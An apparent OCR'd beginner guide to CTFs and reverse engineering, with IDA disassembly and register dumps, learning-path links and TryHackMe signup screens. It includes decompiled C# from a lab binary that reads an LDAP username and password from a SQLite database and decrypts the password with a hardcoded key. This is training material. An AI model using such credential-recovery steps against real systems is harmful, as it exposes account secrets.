


```
Debugger: Library loaded: C:\WINNT\system32\NTDLL.DLL
Debugger: Library loaded: C:\WINNT\system32\ADVAPI32.dll
Debugger: Library loaded: C:\WINNT\system32\KERNEL32.DLL
```

```
.text:00431207 call    ds:InitCommonControls
.text:0043120D call    sub_4300A1
.text:00431212 call    sub_437607
.text:00431217 test    eax, eax
.text:00431219 jnz     short loc_43124E
.text:0043121B push    ds:lpSt eax=00000001
.text:00431221 push    offset aSFatalError
.text:00431226 call    sub_406B06
.text:0043122B pop     ecx
.text:0043122C mov     esi, eax
.text:0043122E pop     ecx
.text:0043122F push    30h
.text:00431231 push    esi
.text:00431232 push    offset Text
.text:00431237 push    0
.text:00431239 call    ds:MessageBoxA
.text:0043123F push    esi
.text:00431240 call    sub_406E7E
.text:00431245 pop     ecx
.text:00431246 push    1
.text:00431248 pop     eax
.text:00431249 jmp     loc_43204E
.text:0043124E ; ---------------------------------
.text:0043124E
.text:0043124E loc_43124E:
.text:0043124E mov     eax, dword_45A1C4
```

```
0012FF30 var_4 dd 65h
0012FF34 dd     12FFC0h ; Stack[00000
0012FF38 retaddr dd    43CC53h ; sta
0012FF3C hInstance dd offset unk_400
0012FF40 hMenu dd 0
0012FF44 uIDEvent dd offset unk_132D
0012FF48 nCmdShow dd 0Ah
0012FF48 ; [END OF STACK FRAME _WinM
0012FF4C dd     12D9C4h ; Stack_PAGE_
0012FF50 dd         200h
0012FF54 dd   7FFDF000h
```

```
EAX 00000001                                 CF 0
EBX 7FFDF000 ↳ debug013:7FFDF000             PF 1
ECX 00000065                                 AF 0
EDX 77FD0170 ↳ NTDLL.DLL:77FD0170            ZF 0
ESI 00000000                                 SF 0
EDI 0012D9C4 ↳ Stack PAGE GUARD[0000035      TF 0
EBP 0012FF34 ↳ Stack[00000350]:0012FF34      IF 1
ESP 0012FF34 ↳ Stack[00000350]:0012FF34      DF 0
EIP 00431219 ↳ WinMain(x,x,x,x)+35           OF 0
EFL 00000206
```



```
using System;
using System.Collections;
using System.Data.SQLite;
using System.DirectoryServices;
using CascAudiot.My;
using CascCrypto;
using Microsoft.VisualBasic.CompilerServices;

namespace CascAudiot
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class MainModule
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002128 File Offset: 0x00000328
        [STAThread]
        public static void Main()
        {
            if (MyProject.Application.CommandLineArgs.Count != 1)
            {
                Console.WriteLine("Invalid number of command line args specified.
                  Must specify database path only");
                return;
            }
            checked
            {
                using (SQLiteConnection sqliteConnection = new SQLiteConnection
                  ("Data Source=" + MyProject.Application.CommandLineArgs[0] +
                  ";Version=3;"))
                {
                    string str = string.Empty;
                    string password = string.Empty;
                    string str2 = string.Empty;
                    try
                    {
                        sqliteConnection.Open();
                        using (SQLiteCommand sqliteCommand = new SQLiteCommand
                        ("SELECT * FROM LDAP", sqliteConnection))
                        {
                            using (SQLiteDataReader sqliteDataReader =
                        sqliteCommand.ExecuteReader())
                            {
                                sqliteDataReader.Read();
                                str = Conversions.ToString(sqliteDataReader
                        ["Uname"]);
                                str2 = Conversions.ToString(sqliteDataReader
                        ["Domain"]);
                                string text = Conversions.ToString(sqliteDataReader
                        ["Pwd"]);
                                try
                                {
                                    password = Crypto.DecryptString(text,
                        "c4scadek3y654321");
                                }
                                catch (Exception ex)
                                {
                                    Console.WriteLine("Error decrypting password: "
                        + ex.Message);
                                    return;
                                }
```

```
void __fastcall set_Username(
   <VOID>          <RETURN>
   ECX:4           AutoProperty
   EDX:4           param_2
   Stack[0x4]:4    param_3
.NET CLR Managed Code
set_Username
   db[8]

      2h,  3h, 7Dh,  Ah,
      0h,  0h,  4h, 2Ah
   MethodDe...

char * __fastcall get_Password
   EAX:4           <RETURN>
   ECX:4           param_1
   EDX:4           param_2
   Stack[0x4]:4    param_3
.NET CLR Managed Code
get_Password
   db[7]
2a
      2h, 7Bh,  Bh,  0h,
      0h,  4h, 2Ah
   MethodDe...

void __fastcall set_Password(
   <VOID>          <RETURN>
   ECX:4           AutoProperty
   EDX:4           param_2
```

```
void entry(void)

{
                    /* WARNING: Could not
                    /* WARNING: Treating
  _CorExeMain();
  return;
}
```

To be Good Reverse Engineer Follow this Path:

1. Learn C & C++
   a. C Lang https://youtu.be/KJgsSFOSQv0?list=PLWKjhJtqVAbmUE5IqyfGYEYjrZBYzaT4m
   b. C++ Lang https://youtu.be/vLnPwxZdW4Y
2. Learn About Computer Architecture / How CPU and RAM Work /
   a. https://youtube.com/playlist?list=PL8dPuuaLjXtNlUrzyH5r6jN9ulIgZBpdo&si=TdBZK9OBYf7TWXxf
3. Learn Assembly Language
   a. https://youtu.be/vWIAg-pwMsM?list=PLan2CeTAw3pFOq5qc9urw8w7R-kvAT8Yb
4. Learn Reverse Engineering tools (GHIDRA, IDA)
   a. https://youtu.be/Y2qd0m4_4ZM?list=PLHJns8WZXCdu6kPwPpBhA0mfdB4ZuWy6M
5. DO MORE AND MORE Reversing Challenges from CTF Websites

Mobile Penetration testing

- This field Is testing Mobile Applications For Vulnerability
- To be Good On this Path Follow this

1. Learn Java: https://www.youtube.com/watch?v=A74TOX803D0&pp=ygUQamF2YSBwcm9ncmFtbWluZw%3D%3D
2. Learn Android Development: https://www.youtube.com/watch?v=tZvjSl9dswg
3. Learn Android Penetration Testing Tools and Techniques: https://www.youtube.com/playlist?list=PL1f72Oxv5SylOECx9M34pLZlNa7YkJJ14
4. And As Always Do More Practice on CTF

Why do we play CTF?

- CTF games will give you a vulnerable Host, This will help you to learn the theory u got in practice.
- CTF will develop your hacker mindset and changes the way your mind works and think.
- CTF will make you ready for the real world hack. means , there are many kind of strength for the game,
  - Easy, medium, Hard -> as a beginner you will try with Easy but after some time you will be on the hard, this will develop you hacking skill and ability (as we all know hacking needs more practice)
  - Will Teach you Patience, Because CTF’s are not quite simple sometimes they need patience. Through time you will learn that.

…

- Nowadays, CTF problems are asked in job interviews to test the skills of professionals. So, taking participation in the CTF contest may help you prepare for the cybersecurity job interviews as well.
- While playing CTF, you will learn how to handle pressure while honing your ethical hacking skills. You learn new creative ways to solve the problems.
- CTFs events serve as an opportunity for the white hat hackers to evaluate their skills and get recognition.
- CTF organizers also provide financial incentives, lucrative prizes to the winners.

Point Scoring

There are two types of Scorings.

1. Static points: is a ctf that have a limited CTF point
2. Dynamic points: is a ctf that have an increasing point. The one who got the flag 1st will have the highest point.

A user got flags for the 1st time is called “ FIRST BLOOD!”

How to play CTF?

- CTF’s are played in different places. In universities,Online,in person,in military…
- But the game is same, you just find a flag.
- There are easy CTFs, but as the CTF got harder. You have to combine many knowledges together to get the flag.
    - **Example**: if there is a web ctf and when you hack the web the web have some vulnerability called “Command injection”(it is a web vuln that will lead to any command executions) then for the command u have to have a linux knowledge, then when u got the flag in a text file, it might be encoded in base64 so, here u need cryptography knowledge.
- To play ctf online we can use some websites for free.
- These websites are a Good place to learn hacking too. They have labs, and walkthroughs
    - Walkthrough: is a kind of question and answer but it will walk you through every steps by teaching you so you will have the knowledge by playing the CTF.

Websites for CTF


1. PicoCTF
2. TryHackMe
3. Cyber Talent
4. Rootme
5. VulnHub
6. HacktheBox

Let's demonstrate with try hackme

Opening Tryhackme

Goto https://tryhackme.com/signup?referrer=61d094c1aaf8740050b03b09 and create account.

Tryhackme is a simple ctf site to learn and play. It also gives you a linux environment for 1 hr for free



Anyone can learn cyber security with TryHackMe

Hands-on cyber security training through real-world scenarios

Email

Join for FREE


✓ Beginner Friendly ✓ Guides and Challenges

Byte-sized gamified lessons

Learning cyber security on TryHackMe is fun and addictive. Earn points by answering questions, taking on challenges and maintain your hacking streak through short lessons.

Learn and Practice

Sign up



Anyone can learn cyber security with TryHackM

Hands-on cyber security tr

Email

Join

✓ Beginner Friendly ✓ Guides and Challenge

Sign up

Join over 1 million others learning cyber security

Username

Fred.Bloggs

Email

example@example.com

Password

Please make me strong...

□ I'm not a robot

Signup

By signing up you agree to our Terms and Conditions
Already have an account? Log in

OR

Sign up with Google


Byt

Learn ... chall

ints by answering questions, taking on

We use coo
experience
Read more

Complete them



What's your experience level?

Beginner
I have no computing knowledge and I'm not sure where to start

Early Intermediate
I have basic computing knowledge and have used linux


Intermediate
Know how computers work and have basic security experience

Advanced
I work in the cyber security industry

Continue

Step 1 out of 3

It takes less than 1 minute




Institution Name

Phone Number
e.g., +44

Continue

← Back   Step 3 out of 3   Skip →

It takes less than 1 minute



Welcome to TryHackMe

Complete 4 rooms in one week and win a badge!

Choose your learning path

INTRODUCTION TO CYBER SECURITY

Learn the core skills required to start a career in cyber security

- Learn about different careers in cyber
- Hack your first application
- Defend against a live cyber attack
- Explore security topics in the industry

24 Hours · Easy

JR PENETRATION TESTER

Learn the necessary skills to start a career as a penetration tester

- Pentesting methodologies and tactics
- Enumeration, exploitation and reporting
- Realistic hands-on hacking exercises
- Learn security tools used in the industry


48 Hours · Intermediate

SOC LEVEL 1

Learn the skills to work as a Junior Security Analyst in a Security Operations Centre

